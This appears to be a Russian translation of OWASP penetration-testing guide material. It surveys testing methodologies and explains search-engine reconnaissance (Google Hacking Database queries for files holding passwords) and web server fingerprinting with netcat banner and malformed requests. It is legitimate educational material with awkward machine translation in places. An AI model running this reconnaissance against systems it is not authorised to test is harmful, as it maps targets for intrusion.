Этап 4.1: Тестирование на проникновение приложений

После проверки требований, анализа проекта и проверки кода можно предположить, что все проблемы обнаружены. Надеюсь, что это так, но тестирование приложения на проникновение после его развертывания обеспечивает последнюю проверку, чтобы убедиться, что ничего не пропущено.

Этап 4.2. Тестирование управления конфигурацией

Тест на проникновение приложений должен включать проверку того, как инфраструктура была развернута и защищена. Хотя приложение может быть безопасным, небольшой аспект конфигурации все еще может находиться на этапе установки по умолчанию и быть уязвимым для эксплуатации.

Этап 5: техническое обслуживание и эксплуатация

Этап 5.1. Проведение проверок оперативного управления

Должен существовать процесс, который детализирует, как управляется операционная сторона приложения и инфраструктуры.

Этап 5.2: проводить периодические проверки работоспособности


Ежемесячные или ежеквартальные проверки работоспособности должны выполняться как для приложения, так и для инфраструктуры, чтобы гарантировать отсутствие новых угроз безопасности и что уровень безопасности все еще остается неизменным.

Этап 5.3. Обеспечение проверки изменений

После того, как каждое изменение было одобрено и протестировано в среде QA и развернуто в производственной среде, жизненно важно, чтобы изменение было проверено, чтобы гарантировать, что изменение не затронуло уровень безопасности. Это должно быть интегрировано в процесс управления изменениями.

Типичный рабочий процесс тестирования SDLC

На следующем рисунке показан типичный рабочий процесс тестирования SDLC.



Методики тестирования на проникновение



Резюме

- Руководство по тестированию OWASP
- Руководство по тестированию проникновения PCI
- Стандарт выполнения испытаний на проникновение
- NIST 800-115
- Тестирование проникновения
- Структура оценки безопасности информационных систем (ISSAF)
- Руководство по методологии тестирования безопасности с открытым исходным кодом («OSSTMM»)
- Руководство по тестированию на проникновение FedRAMP
- CREST Руководство по тестированию на проникновение

Стандарт выполнения испытаний на проникновение (PTES)

PTES определяет тестирование на проникновение как 7 фаз.

- Взаимодействия перед помолвкой
- Сбор разведданных
- Моделирование угроз
- Анализ уязвимостей
- эксплуатация
- После эксплуатации
- Составление отчетов

Вместо простой методологии или процесса, PTES также предоставляет практические технические рекомендации для того, что / как тестировать, обоснование тестирования и рекомендуемые инструменты тестирования и использование.

http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

Руководство по тестированию проникновения PCI

Стандарт безопасности данных индустрии платежных карт (PCI DSS) 11.3 определяет тестирование на проникновение. PCI также определяет руководство по тестированию на проникновение.

Руководство по тестированию на проникновение PCI DSS

Руководство по тестированию на проникновение PCI DSS предоставляет очень хороший справочник по следующей области, хотя это не практическое техническое руководство по внедрению инструментов тестирования.

- Компоненты для испытания на проникновение
- Квалификация тестера на проникновение
- Методики испытаний на проникновение
- Руководство по отчетности по тестированию на проникновение

Требования к тестированию на проникновение PCI DSS

Требование PCI DSS относится к требованию 11.3 Стандарта безопасности данных платежных карт (PCI DSS).

- На основе общепринятых в отрасли подходов
- Покрытие для CDE и критических систем
- Включает внешнее и внутреннее тестирование
- Тест для подтверждения сокращения объема
- Тестирование на уровне приложений
- Тесты сетевого уровня для сети и ОС

Тестирование на проникновение

Инфраструктура тестирования на проникновение предоставляет очень полное практическое руководство по тестированию на проникновение. Он также перечисляет использование инструментов тестирования в каждой категории тестирования. Основная область тестирования на проникновение включает в себя:

- Сетевое следование (разведка)
- Discovery & Probing
- перечисление
- Взлом пароля
- Оценка уязвимости
- Аудит AS / 400
- Тестирование Bluetooth
- Специфическое тестирование Cisco
- Специальное тестирование Citrix
- Сетевая магистраль
- Специфичные для сервера тесты
- VoIP Security
- Беспроводное проникновение
- Физическая охрана
- Итоговый отчет - шаблон

<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>

Техническое руководство по тестированию и оценке информационной безопасности (NIST800-115)

Структура оценки безопасности информационных систем (ISSAF)

ISSAF является очень хорошим эталонным источником тестирования на проникновение, хотя ISSAF, которая не является активным сообществом. Он предоставляет подробное пошаговое техническое руководство по тестированию на проникновение.

Руководство по тестированию на проникновение ISSAF можно скачать здесь.
<https://sourceforge.net/projects/isstf/>

Это покрывает следующие области.

- Управление проектом
- Рекомендации и лучшие практики - Предварительная оценка, оценка и оценка после
- Методология оценки
- Обзор политики информационной безопасности и безопасности организации
- Оценка методологии оценки риска
- Оценка технического контроля
- Оценка технического контроля - методология
- Безопасность пароля
- Стратегии взлома паролей
- Оценка безопасности системы Unix / Linux
- Оценка безопасности системы Windows
- Оценка безопасности Novell Netware
- Оценка безопасности базы данных
- Оценка безопасности беспроводных сетей
- Оценка безопасности коммутатора
- Оценка безопасности маршрутизатора
- Оценка безопасности брандмауэра
- Оценка безопасности системы обнаружения вторжений
- Оценка безопасности VPN
- Стратегия оценки и управления безопасностью антивирусной системы
- Оценка безопасности веб-приложений
- Сеть хранения данных (Сан) Безопасность
- Безопасность пользователей Интернета
- As 400 Security
- Аудит исходного кода
- Бинарный Аудит
- Социальная инженерия
- Оценка физической безопасности
- Анализ инцидентов
- Обзор процессов регистрации / мониторинга и аудита
- Планирование непрерывности бизнеса и аварийное восстановление
- Осведомленность о безопасности и обучение
- Аутсорсинг проблем безопасности

- База знаний
- Правовые аспекты проектов по оценке безопасности
- Соглашение о неразглашении (NDA)
- Договор об оценке безопасности
- Шаблон запроса предложений
- Контрольный список безопасности рабочего стола - Windows
- Контрольный список безопасности Linux
- Контрольный список безопасности операционной системы Solaris
- Порты по умолчанию - Брандмауэр
- Порты по умолчанию - IDS / IPS
- связи
- Лаборатория тестирования на проникновение

Руководство по методологии тестирования безопасности с открытым исходным кодом (OSSTMM)

OSSTMM представляет собой методологию для проверки эксплуатационной безопасности физических местоположений, рабочих процессов, тестирования человеческой безопасности, тестирования физической безопасности, тестирования беспроводной безопасности, тестирования безопасности электросвязи, тестирования безопасности сетей передачи данных и соответствия требованиям. OSSTMM может поддерживать ссылку на IOS 27001 вместо практического руководства по тестированию на проникновение.

OSSTMM включает в себя следующие ключевые разделы:

- Метрики операционной безопасности
- Анализ доверия
- Рабочий поток.
- Тестирование безопасности человека
- Тестирование физической безопасности
- Тестирование безопасности беспроводной сети
- Тестирование безопасности телекоммуникаций
- Тестирование безопасности сетей передачи данных
- Правила соответствия
- Отчетность с помощью STAR (отчет о проверке безопасности)

Руководство по тестированию на проникновение FedRAMP

CREST Руководство по тестированию на проникновение

Тестирование безопасности веб-приложений



В следующих разделах описаны 12 подкатегорий методологии тестирования на проникновение веб-приложений:

- 4.1. Введение и цели
- 4.2. Сбор информации
- 4.3. Тестирование управления конфигурацией и развертыванием
- 4.4. Тестирование управления идентификацией
- 4.5. Проверка подлинности
- 4.6. Тестирование авторизации
- 4.7. Тестирование управления сессиями
- 4.8. Проверка входных данных
- 4.9. Обработка ошибок
- 4.10. Криптография
- 4.11. Тестирование бизнес-логики
- 4.12. Тестирование на стороне клиента

4.1. Введение и цели

В этом разделе описывается методология тестирования безопасности веб-приложения OWASP и объясняется, как проверять наличие уязвимостей в приложении из-за недостатков в установленных мерах безопасности.

Что такое тестирование безопасности веб-приложений?

Тест безопасности - это метод оценки безопасности компьютерной системы или сети путем методической проверки и проверки эффективности средств контроля безопасности приложений. Тест безопасности веб-приложения фокусируется только на оценке безопасности веб-приложения. Процесс включает в себя активный анализ приложения на наличие слабых сторон, технических недостатков или уязвимостей. Любые обнаруженные проблемы безопасности будут представлены владельцу системы вместе с оценкой воздействия, предложением по смягчению или техническим решением.

Что такое уязвимость?

Уязвимость - это недостаток или слабость в дизайне, реализации, эксплуатации или управлении системы, которые могут быть использованы для компрометации целей безопасности системы.

Что такое угроза?

Угроза - это все (злонамеренный внешний злоумышленник, внутренний пользователь, нестабильность системы и т. Д.), Которое может нанести ущерб активам, принадлежащим приложению (ценным ресурсам, таким как данные в базе данных или файловой системе), используя уязвимость.

Что такое тест?

Тест - это действие, демонстрирующее, что приложение соответствует требованиям безопасности заинтересованных сторон.

Подход в написании этого руководства

Подход OWASP является открытым и совместным:

- Открыто: каждый эксперт по безопасности может участвовать с его или ее опытом в проекте.
- Совместная работа: мозговой штурм проводится до того, как статьи написаны, поэтому команда может поделиться идеями и выработать общее видение проекта. Это означает грубое согласие, более широкую аудиторию и более активное участие.

Этот подход имеет тенденцию создавать определенную методологию тестирования, которая будет:

- последовательный
- воспроизводимый

- Тщательный
- Под контролем качества

Проблемы, которые необходимо решить, полностью документированы и проверены. Важно использовать метод для проверки всех известных уязвимостей и документировать все действия по тестированию безопасности.

Какова методология тестирования OWASP?

Тестирование безопасности никогда не будет точной наукой, где можно определить полный список всех возможных проблем, которые должны быть проверены. Действительно, тестирование безопасности является лишь подходящим методом тестирования безопасности веб-приложений при определенных обстоятельствах. Цель этого проекта - собрать все возможные методы тестирования, объяснить эти методы и постоянно обновлять руководство. Метод тестирования безопасности веб-приложений OWASP основан на подходе черного ящика. Тестер ничего не знает или имеет очень мало информации о тестируемом приложении.

Модель тестирования состоит из:

- Тестер: Кто выполняет тестирование
- Инструменты и методология: ядро этого проекта руководства по тестированию
- Применение: тестирование методом черного ящика

Тест делится на 2 этапа:

- Фаза 1 Пассивный режим:

В пассивном режиме тестер пытается понять логику приложения и играет с приложением. Инструменты могут быть использованы для сбора информации. Например, HTTP-прокси может использоваться для наблюдения за всеми HTTP-запросами и ответами. В конце этого этапа тестировщик должен понимать все точки доступа (*шлюзы*) приложения (например, заголовки HTTP, параметры и файлы cookie). В разделе «Сбор информации» объясняется, как выполнить тест в пассивном режиме.

Например, тестер может найти следующее:

```
https://www.example.com/login/Authentic_Form.html
```

Это может указывать на форму аутентификации, где приложение запрашивает имя пользователя и пароль.

Следующие параметры представляют две точки доступа (шлюзы) к приложению:

```
http://www.example.com/Appx.jsp?a=1&b=1
```

В этом случае приложение показывает два элемента (параметры a и b). Все ворота, найденные на этом этапе, представляют собой точку тестирования. Электронная таблица с деревом каталогов приложения и всеми точками доступа будет полезна для второго этапа.

- Фаза 2 Активный режим:

На этом этапе тестер начинает тестирование с использованием методологии, описанной в следующих разделах.

Набор активных тестов был разделен на 11 подкатегорий для в общей сложности 91 контроля:

- Сбор информации
- Тестирование управления конфигурацией и развертыванием
- Тестирование управления идентификацией
- Проверка подлинности
- Авторизация Тестирование
- Тестирование управления сессиями
- Проверка входных данных
- Обработка ошибок
- криптография
- Тестирование бизнес-логики
- Тестирование на стороне клиента

4.2. Сбор информации

4.2.1. Проведение поиска/разведки поисковыми системами на предмет утечки информации (OTG-INFO-001)

Резюме

Существуют прямые и косвенные элементы для поиска и разведки в поисковых системах. Прямые методы относятся к поиску индексов и связанного с ними содержимого из кэшей. Косвенные методы связаны с получением конфиденциальной информации о дизайне и конфигурации путем поиска на форумах, в группах новостей и на веб-сайтах тендеров.

Как только робот поисковой системы завершил сканирование, он начинает индексирование веб-страницы на основе тегов и связанных с ними атрибутов, таких как <TITLE>, чтобы получить соответствующие результаты поиска [1]. Если файл robots.txt не обновлялся в течение срока службы веб-сайта, и встроенные метатеги HTML, которые инструктируют роботов не индексировать контент, не использовались, то индексы могут содержать веб-контент, не предназначенный для включения в него. владельцами. Владельцы веб-сайтов могут использовать ранее упомянутый robots.txt, метатеги HTML, аутентификацию и инструменты, предоставляемые поисковыми системами, для удаления такого контента.

Цели теста

Чтобы понять, какая конфиденциальная информация о дизайне и конфигурации приложения / системы / организации предоставляется как напрямую (на веб-сайте организации), так и косвенно (на стороннем веб-сайте).

Как проверить

Используйте поисковую систему для поиска:

- Сетевые диаграммы и конфигурации
- Архивные сообщения и электронные письма администраторов и другого ключевого персонала
- Вход в процедуры и форматы имени пользователя
- Имена пользователей и пароли
- Содержание сообщения об ошибке
- Разработка, тестирование, UAT и промежуточные версии сайта

Операторы поиска

Используя расширенный оператор поиска «site:», можно ограничить результаты поиска конкретным доменом [2]. Не ограничивайте тестирование только одним поставщиком поисковых систем, поскольку они могут давать разные результаты в зависимости от того, когда они сканировали контент, и от своих собственных алгоритмов. Рассмотрите возможность использования следующих поисковых систем:

- Baidu
- binsearch.info
- Bing
- Duck Duck Go
- Ixquick / Startpage
- Google
- Shodan
- PunkSpider


Duck Duck Go и ixquick/Startpage обеспечивают меньшую утечку информации о тестере.

Google предоставляет расширенный оператор поиска «cache:» [2], но это эквивалентно нажатию кнопки «Кэшировано» рядом с каждым результатом поиска Google. Следовательно, использование расширенного сайта: Search Operator «Оператор поиска» и затем нажатие Cached «Кэшировано» является предпочтительным.

Google SOAP Search API поддерживает doGetCachedPage и связанные сообщения SOAP doGetCachedPageResponse [3] для помощи в получении кэшированных страниц. Реализация этого проекта находится в стадии разработки в рамках проекта [OWASP "Google Hacking"](#).


PunkSpider - поисковая система уязвимостей веб-приложений. Он мало полезен для тестера на проникновение, выполняющего ручную работу. Однако это может быть полезно в качестве демонстрации легкости обнаружения уязвимостей сценаристами.

Пример Чтобы найти веб-контент owasp.org, проиндексированный типичной поисковой системой, требуется следующий синтаксис:



Чтобы отобразить index.html файла owasp.org в кэше, используйте следующий синтаксис:

```
cache: owasp.org
```



Google Hacking Database

База данных Google Hacking - это список полезных поисковых запросов для Google. Запросы делятся на несколько категорий:

- плацдармы
- Файлы, содержащие имена пользователей
- Чувствительные каталоги
- Обнаружение веб-сервера
- Уязвимые файлы
- Уязвимые серверы
- Сообщения об ошибках
- Файлы, содержащие сочные сведения
- Файлы, содержащие пароли
- Чувствительная информация о покупках онлайн

Инструменты

[4] FoundStone SiteDigger - <http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx>

[5] Google Hacker - <http://yehg.net/lab/pr0js/files.php/googlehacker.zip>

[6] Проект епископа Фокса Google Hacking Diggity - <http://www.bishopfox.com/resources/tools/google-hacking-diggity/>

[7] PunkSPIDER - <http://punkspider.hyperiongray.com/>

4.2.2. Fingerprinting веб-сервера (OTG-INFO-002)

Резюме

Отпечатки веб-сервера являются критически важной задачей для тестера на проникновение. Знание версии и типа работающего веб-сервера позволяет тестировщикам определять известные уязвимости и соответствующие эксплойты для использования во время тестирования.

Сегодня на рынке представлено несколько различных производителей и версий веб-серверов. Знание типа веб-сервера, который тестируется, значительно помогает в процессе тестирования и может также изменить ход теста. Эта информация может быть получена путем отправки определенных команд веб-сервера и анализа выходных данных, поскольку каждая версия программного обеспечения веб-сервера может по-разному реагировать на эти команды. Зная, как каждый тип веб-сервера реагирует на определенные команды, и сохраняя эту информацию в базе данных отпечатков пальцев веб-сервера, тестер проникновения может отправлять эти команды веб-серверу, анализировать ответ и сравнивать его с базой данных известных сигнатур. Обратите внимание, что для точной идентификации веб-сервера обычно требуется несколько разных команд, поскольку разные версии могут одинаково реагировать на одну и ту же команду. Редко разные версии реагируют одинаково на все команды HTTP. Таким образом, отправляя несколько разных команд, тестер может повысить точность своих предположений.

Цели теста

Найдите версию и тип работающего веб-сервера, чтобы определить известные уязвимости и соответствующие эксплойты для использования во время тестирования.

Как проверить

Тестирование методом черного ящика

Самая простая и основная форма идентификации веб-сервера - это посмотреть на поле «Сервер» в заголовке ответа HTTP. Netcat используется в этом эксперименте.

Рассмотрим следующий HTTP-запрос-ответ:

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
ETag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

Из поля *Сервер* можно понять, что сервер, скорее всего, Apache версии 1.3.3, работающий в операционной системе Linux.

Четыре примера заголовков ответа HTTP показаны ниже.

С сервера **Apache 1.3.23**

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

С сервера **Microsoft IIS 5.0** :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
ETag: b0aac0542e25c31: 89d
Content-Length: 7369
```

С сервера Netscape Enterprise 4.1 :

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

С сервера SunONE 6.1 :

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

Однако эта методология тестирования ограничена в точности. Есть несколько методов, которые позволяют веб-сайту запутывать или изменять строку баннера сервера. Например, можно получить следующий ответ:

```
403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1
```

В этом случае поле сервера этого ответа будет скрыто. Тестер не может знать, какой тип веб-сервера работает, основываясь на такой информации.

Поведение протокола

Более изощренные методы учитывают различные характеристики нескольких веб-серверов, доступных на рынке. Ниже приведен список некоторых методологий, которые позволяют тестировщикам определять тип используемого веб-сервера.

Упорядочение полей заголовка HTTP

Первый метод состоит в наблюдении за порядком нескольких заголовков в ответе. Каждый веб-сервер имеет внутренний порядок заголовка. Рассмотрим следующие ответы в качестве примера:

ОТВЕТ ОТ Apache 1.3.23

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

ОТВЕТ ОТ IIS 5.0

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location:
http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

ОТВЕТ ОТ Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

Ответ от SunONE 6.1

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:23:37 GMT
Content-length: 0
Content-type: text/html
Date: Tue, 16 Jan 2007 15:20:26 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Connection: close
```

Мы можем заметить, что порядок полей *Date* и *Server* различен для Apache, Netscape Enterprise и IIS.

Тест неверных запросов

Другой полезный тест для выполнения включает в себя отправку некорректных запросов или запросов несуществующих страниц на сервер. Рассмотрим следующие ответы HTTP.

Ответ от Apache 1.3.23

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad Request
Date: Sun, 15 Jun 2003 17:12: 37 GMT
Server: Apache/1.3.23
Connection: close
Transfer: chunked
Content-Type: text/HTML; charset=iso-8859-1
```

Ответ от IIS 5.0

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location:
http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:14: 02 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:14: 02 GMT
ETag: W/e0d362a4c335be1: ae1
Content-Length: 133
```


ОТВЕТ ОТ **Netscape Enterprise 4.1**

```
$ nc netscape.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:04: 04 GMT
Content-length: 140
Content-type: text/HTML
Connection: close
```

ОТВЕТ ОТ **SunONE 6.1**

```
$ nc sunone.example.com 80
GET / HTTP/3.0

HTTP/1.1 400 Bad request
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 15:25:00 GMT
Content-length: 0
Content-type: text/html
Connection: close
```

Мы замечаем, что каждый сервер отвечает по-своему. Ответ также отличается в зависимости от версии сервера. Подобные наблюдения могут быть сделаны, мы создаем запросы с несуществующим методом HTTP / глаголом. Рассмотрим следующие ответы:

ОТВЕТ ОТ **Apache 1.3.23**

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17: 47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

ОТВЕТ ОТ IIS 5.0

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Fri, 01 Jan 1999 20:14: 34 GMT
Content-Type: text/HTML
Content-Length: 87
```

ОТВЕТ ОТ Netscape Enterprise 4.1

```
$ nc netscape.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent to query this server could
not understand.
</BODY></HTML>
```

ОТВЕТ ОТ SunONE 6.1

```
$ nc sunone.example.com 80
GET / JUNK/1.0

<HTML><HEAD><TITLE>Bad request</TITLE></HEAD>
<BODY><H1>Bad request</H1>
Your browser sent a query this server could
not understand.
</BODY></HTML>
```

